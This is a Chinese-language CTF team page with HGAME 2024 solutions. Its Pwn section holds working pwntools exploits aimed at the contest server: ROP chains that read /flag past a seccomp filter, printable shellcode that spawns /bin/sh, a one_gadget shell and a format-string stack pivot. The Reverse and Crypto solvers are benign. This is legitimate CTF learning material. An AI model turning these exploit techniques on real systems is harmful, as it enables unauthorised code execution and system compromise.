HGAME2024

📌 **URL**:

Username:z221x

Password:

Start Time:

End Time:

关于本文档

> 使用本文档来促进线上的队员和在比赛基地的队员之间的合作，并记录整个比赛的过程。添加新题目请严格套用段落格式 `Chall_name | Status | Name1 Name2`

如何使用本文档

在你决定解一道题之前，请**一定查看这道题当前的状态**，并且**把你的名字加入列表**

- 有任何题目进展都请及时更新这道题的状态
- 题目状态：
  - **OPEN**

有人正在解或者之前试图解这道题。如果你正在或者准备开始做，请把名字加入列表并标上 Working。

  - **DONE**

解决了！鼓掌撒花！

- 队员状态：
  - **WORKING**

正在做。记得及时更新进展。

  - **STUCK**

卡住了。**如果你卡住了，请在下面留下当前进展和相关信息**（这样后来者就能联系你了）。

当你决定**放弃**这道题时，请把名字移除。

- **请勿将 key 直接贴在本文档中**
- **重中之重：请及时更新每道题的状态！**

Web

Pwn

Ezsignin

签到

Elden Ring I

seccmop沙盒过滤了0x3b跟0x142

```
z221x@z221x-virtual-machine:~/Desktop/pwn/week1/seccmop$ seccomp-tools dump ./v
ln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
z221x@z221x-virtual-machine:~/Desktop/pwn/week1/seccmop$
```

尝试orw绕过，先泄露libc基址，然后构造ROP读文件，输出文件内容

Exp

```python
from pwn import*
#p=process("./vuln")
p=remote("47.100.137.175",31803)
elf=ELF("vuln")
puts_got=elf.got["puts"]
puts_plt=elf.plt["puts"]
read_plt=elf.plt["read"]
payload=b'a'*0x100+b'a'*8+p64(0x4013e3)+p64(puts_got)+p64(puts_plt)+p64(0x401110)
p.sendafter(b"an accord.\n",payload)
p.recvline()
puts_addr=int.from_bytes(p.recv()[0:6],'little')
libc=ELF("./libc.so.6")
libc_base=puts_addr-libc.sym["puts"]
open_addr=libc_base+libc.sym["open"]
read_addr=libc_base+libc.sym["read"]
write_addr=libc_base+libc.sym['write']
rdi=libc_base+0x23b6a
```

```
rsi=libc_base+0x2601f
rdx=libc_base+0x142c92
sleep(1)
payload1=b'a'*0x100+p64(0x404050)+p64(rsi)+p64(0x404050)+p64(0x40128a)
p.sendafter(b"an accord.\n",payload1)
payload2=b'/flag\x00\x00\x00'+p64(rdi)+p64(0x404050)+p64(rsi)+p64(0)+p64(open_addr)+p64(rdi)+p64(3)+p64(rsi)+p64(0x404150)+p64(rdx)+p64(0x100)+p64(read_addr)+p64(rdi)+p64(1)+p64(rsi)+p64(0x404150)+p64(rdx)+p64(0x100)+p64(write_addr)
p.send(payload2)
p.interactive()
```

Ezshellcode

可见字符的shellcode

https://bbs.kanxue.com/thread-274652.htm

按照这篇文章学习的

第一次输入-1可以解除对shellcode的长度限制

思路就是第一次payload让函数直接调用read函数，输入后门shellcode，然后在回到call shellcode

第一个要记的点就是0x41*3等于0xc3，所以我们可以执行三次0 code，也就是add [rax] al，这也限制了shellcode的长度为0x41

执行read函数后的寄存器的值，发现rcx可用，0xe2^0x32==0xe2-18

```
assume cs:_eh_frame_hdr
;org 2068h

__GNU_EH_FRAME_HDR:                     ; DATA XREF: LOAD:0000000000000280↑o
push    41414141h
pop     rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rax
push    rsp
pop     rax
push    41414173h
pop     rdx
xor     [rax+48h], edx                  ; 0x41414141^0x41414173==0x32
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
pop     rdx
push    rcx
xor     [rax+48h], edx                  ; 0x32^0xe2==0xd0
push    31313131h
pop     rdx                             ; read字节数
push    rsi                             ; 垃圾数据
pop     rax
push    rsi
pop     rax
push    rsi
pop     rax
pop     rcx
push    rcx
push    rsi
push    rcx                             ; ret地址
xor     al, 41h
```

第二步payload就是syscall，直接上exp

```
1 from pwn import*
2 p=process("./vuln")
3 #p=remote("47.100.137.175",31021)
4 p.sendline(b'-1')
5 payload=b'\x68\x41\x41\x41\x41\x58\x50\x50\x50\x50\x50\x50\x50\x50\x50\x50\x54\
  x58\x68\x73\x41\x41\x41\x5a\x31\x50\x48\x5a\x5a\x5a\x5a\x5a\x5a\x5a\x5a\x5a\x5a
  \x51\x31\x50\x48\x68\x31\x31\x31\x31\x5a\x56\x58\x56\x58\x56\x58\x59\x51\x56\x5
  1\x34\x41'
6 gdb.attach(p)
7 p.send(payload)
8 payload1=b'\x48\xc7\xc0\x3b\x00\x00\x00\x48\xc7\xc7\x1f\x00\x24\x20\x48\xc7\xc2
  \x00\x00\x00\x00\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\xc3\x2f\x62\x69\x6e\x2f\x7
  3\x68\x00'
```

```
sleep(1)
p.send(payload1)
p.interactive()
```

Elden Random Challenge

可以把随机数的seed覆盖成0，然后自己拿linux跑100个随机数

然后泄露基址，我直接用的onegadget

Exp

```
from pwn import*
#p=process("./vuln")
p=remote("47.100.137.175",30654)
payload=b'a'*14+b'\x00'*4
elf=ELF("vuln")
puts_got=elf.got["puts"]
puts_plt=elf.plt["puts"]
p.send(payload)
sleep(1)
payload=b'\x54\x00\x00\x00\x00\x00\x00\x00\x57\x00\x00\x00\x00\x00\x00\x00\x4e\
x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x5e\x00\x00\x00\x00
\x00\x00\x00\x24\x00\x00\x00\x00\x00\x00\x00\x57\x00\x00\x00\x00\x00\x00\x00\x5
d\x00\x00\x00\x00\x00\x00\x00\x32\x00\x00\x00\x00\x00\x00\x00\x16\x00\x00\x00\x
00\x00\x00\x00\x3f\x00\x00\x00\x00\x00\x00\x00\x1c\x00\x00\x00\x00\x00\x00\x00\
x5b\x00\x00\x00\x00\x00\x00\x00\x3c\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00
\x00\x00\x00\x00\x1b\x00\x00\x00\x00\x00\x00\x00\x29\x00\x00\x00\x00\x00\x00\x0
0\x1b\x00\x00\x00\x00\x00\x00\x00\x49\x00\x00\x00\x00\x00\x00\x00\x25\x00\x00\x
00\x00\x00\x00\x00\x0c\x00\x00\x00\x00\x00\x00\x00\x45\x00\x00\x00\x00\x00\x00\
x00\x44\x00\x00\x00\x00\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x53\x00\x00
\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00\x3f\x00\x00\x00\x00\x00\x0
0\x00\x18\x00\x00\x00\x00\x00\x00\x00\x44\x00\x00\x00\x00\x00\x00\x00\x24\x00\x
00\x00\x00\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x00\x00\
x00\x00\x17\x00\x00\x00\x00\x00\x00\x00\x3b\x00\x00\x00\x00\x00\x00\x00\x46\x00
\x00\x00\x00\x00\x00\x00\x44\x00\x00\x00\x00\x00\x00\x00\x5e\x00\x00\x00\x00\x0
0\x00\x00\x39\x00\x00\x00\x00\x00\x00\x00\x0c\x00\x00\x00\x00\x00\x00\x00\x2b\x
00\x00\x00\x00\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x4a\x00\x00\x00\x00\
x00\x00\x00\x16\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x00\x00\x00\x00\x55
\x00\x00\x00\x00\x00\x00\x00\x26\x00\x00\x00\x00\x00\x00\x00\x63\x00\x00\x00\x0
0\x00\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x
47\x00\x00\x00\x00\x00\x00\x00\x0e\x00\x00\x00\x00\x00\x00\x00\x1b\x00\x00\x00\
x00\x00\x00\x00\x5c\x00\x00\x00\x00\x00\x00\x00\x51\x00\x00\x00\x00\x00\x00\x00
\x39\x00\x00\x00\x00\x00\x00\x00\x4a\x00\x00\x00\x00\x00\x00\x00\x3f\x00\x00\x0
0\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x61\x00\x00\x00\x00\x00\x00\x
00\x52\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x1a\x00\x00\
```

```
    x00\x00\x00\x00\x00\x55\x00\x00\x00\x00\x00\x00\x00\x1c\x00\x00\x00\x00\x00\x00
    \x00\x25\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00\x2f\x00\x0
    0\x00\x00\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x0e\x00\x00\x00\x00\x00\x
    00\x00\x3a\x00\x00\x00\x00\x00\x00\x00\x19\x00\x00\x00\x00\x00\x00\x00\x60\x00\
    x00\x00\x00\x00\x00\x00\x53\x00\x00\x00\x00\x00\x00\x00\x00\x2e\x00\x00\x00\x00\x00
    \x00\x00\x0f\x00\x00\x00\x00\x00\x00\x00\x00\x44\x00\x00\x00\x00\x00\x00\x00\x23\x0
    0\x00\x00\x00\x00\x00\x00\x41\x00\x00\x00\x00\x00\x00\x00\x00\x2c\x00\x00\x00\x00\x
    00\x00\x00\x33\x00\x00\x00\x00\x00\x00\x00\x58\x00\x00\x00\x00\x00\x00\x00\x09\
    x00\x00\x00\x00\x00\x00\x00\x4d\x00\x00\x00\x00\x00\x00\x00\x4f\x00\x00\x00\x00
    \x00\x00\x00\x59\x00\x00\x00\x00\x00\x00\x00\x55\x00\x00\x00\x00\x00\x00\x00\x0
    4\x00\x00\x00\x00\x00\x00\x00\x34\x00\x00\x00\x00\x00\x00\x00\x37\x00\x00\x00\x
    00\x00\x00\x00\x64\x00\x00\x00\x00\x00\x00\x00\x21\x00\x00\x00\x00\x00\x00\x00\
    x3d\x00\x00\x00\x00\x00\x00\x00\x4d\x00\x00\x00\x00\x00\x00\x00\x45\x00\x00\x00
    \x00\x00\x00\x00\x28\x00\x00\x00\x00\x00\x00\x00\x0d\x00\x00\x00\x00\x00\x00\x0
    0\x1b\x00\x00\x00\x00\x00\x00\x00\x57\x00\x00\x00\x00\x00\x00\x00\x5f\x00\x00\x
    00\x00\x00\x00\x00'
p.send(payload)
payload=b'A'*48+b'A'*8+p64(0x401423)+p64(puts_got)+p64(puts_plt)+p64(0x40125d)
p.sendafter(b'Here\'s a reward to thy brilliant mind.',payload)
p.recvline()
puts_addr=int.from_bytes(p.recv(8),'little')&0xffffffffffff
libc=ELF("libc.so.6")
libc_base = puts_addr - libc.sym["puts"]
one_gad = libc_base + 0xe3afe
payload=b'A'*48+b'A'*8+p64(0x40141c)+p64(0)+p64(0)+p64(0)+p64(0)+p64(one_gad)
p.sendline(payload)
p.interactive()
```

ezfmt string

就一次格式化字符串漏洞，刚开始很头痛，但是在尝试的时候发现有一次栈莫名其妙的迁移了，然后查一查才知道有eave ret可以栈迁移。在偏移18的地方正好可以往rbp里面写东西，所以就可以进行栈迁移

有个小关键，进行栈迁移的时候一定保证栈足够大，后门函数调用system是会更新一个栈帧就是rbp-0xn00，具体多少没记住，假设这个更新后的栈恰好在不可写段就会出现错误，所以迁移的栈尽量远离，我选的是0x0x404f00，刚好一个内存页的尾部。

Exp

先往要迁移的栈上写后门地址，然后ret前进行栈迁移，ret的时候正好是后门函数地址

```
from pwn import*
p=process("./vuln")
#p=remote("47.100.137.175",32579)
payload=b'%4198973c'+b'%14$lln'+b'%15546ca'+b'%18$llna'+p64(0x404f00)
```

```
gdb.attach(p)
p.send(payload)
p.interactive()
```

Reverse

EZIDA

用ida64打开

EZUPX

脱壳，解异或加密


EZPYC

解包，然后pycdc，给两个数组，一眼异或加密

```
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
```

```
    108,
    119,
    97,
    115,
    49,
    112,
    112,
    48,
    108,
    100,
    37,
    124,
    2]
c = [
    1,
    2,
    3,
    4]
for i in range(len(flag)):
  print(chr(flag[i]^c[i%4]),end='')
```

EZASM



异或校验flag

Crypto

EZRSA

leak1=pow(p,q,n)==p

leak2=pow(q,p,n)==q

然后解rsa

```
from Crypto.Util.number import *
import gmpy2
p=14912717007361127196818257675129033155901844180572531042609541283758922767075754074392986585365039983910283843150720074472493965946320015801246967697998769641905090084279822566586181233111363289243874272420291641606026658159016906386768829928898573410412763223217565735269789838344132347745065817972772890866
9
q=11612299271467091538130991696749043648902000117288064416717991546702179489292797727208059664178556911913425903752238833519804315220615025910348557455881642474020473621555193348258394195999462535658120105453452939578174433863102142370317114645666343295584359854812259330878224522079201871650853849740257670946
1
c=10529481867532520034258056773864074017027019578041866245400647840230251661652999709715919620810933437191661180003295923273655675729588558899592524235622728816065501918076120812236580344991140980991532347991252705288633014913479970610056845543523591324177567061948922552275235486615514913932125436543991642607028689762693617305246716492783116813070355512606971626645594961850567586340389705821314842096465631886812281289843132258131809773797777049358789182212570606252509790830994263132020094153646296793522975632191912463919898988349282284972919932761952603379733234575351624039162440021940592552768579639977713099971
phi=(p-1)*(q-1)
n=q*p
e=0x10001
d=gmpy2.invert(e,phi)
flag=pow(c,d,n)
flag=long_to_bytes(flag)
print(flag)
```

EZMath

x**2 - D * y**2 == 1是一个pell方程，连分数法解佩尔方程特解，在网上找的板子

```
import numpy as np
from collections import deque
from Crypto.Util.number import *
from Crypto.Cipher import AES
enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
def pad(x):
    return x+b'\x00'*(16-len(x)%16)
def encrypt(KEY):
    cipher= AES.new(KEY,AES.MODE_ECB)
    encrypted =cipher.encrypt(flag)
    return encrypted
def decrypt(KEY):
    cipher = AES.new(KEY, AES.MODE_ECB)
```

```
    m = cipher.decrypt(enc)
    return m
d = 114514
m = int(np.sqrt(d))
dq = deque()
dq.append(m)
n0 = n1 = d - m * m
m1 = m
while 1:
    q, m2 = divmod(m1 + m, n1)
    dq.appendleft(q)
    m1 = -m2+m
    n1 = (d-m1*m1)//n1
    if m1 == m and n1 == n0:
        break

dq.popleft()
b = 1
c = 0
for i in dq:
    b1 = c + b * i
    c = b
    b = b1
print(b*b-d*c*c)
print(hex(b))
print(hex(c))
y=c
key=pad(long_to_bytes(y))[:16]
m=decrypt(key)
print(m)
```

Misc

做俩签到，不写wp了